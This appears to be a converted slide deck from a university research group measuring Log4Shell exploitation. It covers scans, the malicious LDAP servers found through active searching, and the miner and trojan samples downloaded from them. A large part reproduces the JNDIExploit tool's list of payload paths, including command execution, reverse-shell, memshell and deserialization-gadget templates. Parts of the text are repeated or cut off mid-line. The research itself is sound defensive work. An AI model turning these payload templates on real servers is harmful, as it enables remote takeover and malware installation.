  - “/Exploit” as a path
  - “Base64” as a segment
- Base64 paths include other notable segments:
  - TomcatBypass, GroovyBypass, etc.
  - End in a Base64 string, that decodes to shell commands



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Supported LDAP Queries

\* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.

- ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
- ldap://127.0.0.1:1389/Basic/Command/[cmd]
- ldap://127.0.0.1:1389/Basic/Command/Base64/[base64\_encoded\_cmd]
- ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port] ---windows NOT supported
- ldap://127.0.0.1:1389/Basic/TomcatMemshell
- ldap://127.0.0.1:1389/Basic/JettyMemshell
- ldap://127.0.0.1:1389/Basic/WeblogicMemshell
- ldap://127.0.0.1:1389/Basic/JBossMemshell
- ldap://127.0.0.1:1389/Basic/WebsphereMemshell
- ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params]



- ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
- ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
- ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
- ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64\_encoded\_cmd]
- ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port] ---windows NOT supported
- ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell ---ALSO support other memshell

[+] TomcatBypass Queries

- ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
- ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
- ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64\_encoded\_cmd]
- ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port] ---windows NOT supported
- ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
- ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries

- ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]



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- ldap://127.0.0.1:1389/Basic/JBossMemshell
- ldap://127.0.0.1:1389/Basic/WebsphereMemshell
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- ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
- ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
- ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
- ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64\_encoded\_cmd]
- ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port] ---windows NOT supported
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- ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
- ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
- ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64\_encoded\_cmd]
- ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port] ---windows NOT supported
- ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
- ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries

- ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]



## README.md

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ldap://127.0.0.1:1389/Basic/SpringMemshell
```

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params]

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[+] TomcatBypass Queries

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ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell
```

[+] GroovyBypass Queries

```
ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]
```

# Downloading Malware

# Downloading Malware

- LDAP servers return a Java object
  - Loaded by JNDI and execute shell code
- Downloaded 9 distinct objects from LDAP servers
  - Two interesting keys: `javaClassName` & `javaSerializedData`
  - The `javaClassName` is usually set to `java.lang.String`
- Collected objects match those build by the JNDIExploit LDAP server







# What Did We Find?

- The URLs from the Java objects should point to malware
  - We acquired three distinct samples
  - All known to VirusTotal, submitted in January 2022
- Two scripts and one binary
  - Both scripts download and run crypto miners
  - The binary has trojan and Mirai tags on VirusTotal

# Active Search for LDAP Servers

- Large overlap in tooling of malicious actors
  - Paths: “/Exploit” and “Base64” segment
  - Port: 1389
- Use methodology of stateless scanners to find them
  - Search for hosts with open TCP port 1389 (ZMap)
  - Identify unsecured servers via bind operation
  - Query the two selected paths



# Active Search Results

Servers responded	5.1 Million
Allow unauthorized LDAP-bind	1,110
Answer to /Exploit	81
Answer to Base64 path	179
<b>Distinct malicious LDAP servers</b>	<b>183</b>

# Downloads Based on Active Search

- 6 objects via /Exploit
- 97 via the Base64 path
- The 6 /Exploit objects are static responses and overlap with Base64 objects
  - 2 “regular” and 1 malformed object, 3 don’t include scripts
- Linked malware
  - 1 ELF binary, 1 PowerShell script

# Conclusion

# Conclusion

- We observed Log4Shell scanners after the disclosure of the vulnerability
  - Large spikes occurred about a week after the disclosure
  - Benign scans stopped quickly, malicious scans continue
- Payloads hint at common tools
  - Common LDAP ports and paths
  - JNDI exploit was already known since 2016
- Long term effects are yet unclear
  - There is a long list of affected applications
  - We cannot measure the success of attacks from the outside

# Conclusion


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  - Common L
  - JNDI explo


**Sanitize your inputs!**

- Long term effects are yet unclear
  - There is a long list of affected applications
  - We cannot measure the success of attacks from the outside

# Thank you for your attention!



<https://xkcd.com/327/>



iNet Research Group

<https://www.inet.haw-hamburg.de>

[raphael.hiesgen@haw-hamburg.de](mailto:raphael.hiesgen@haw-hamburg.de)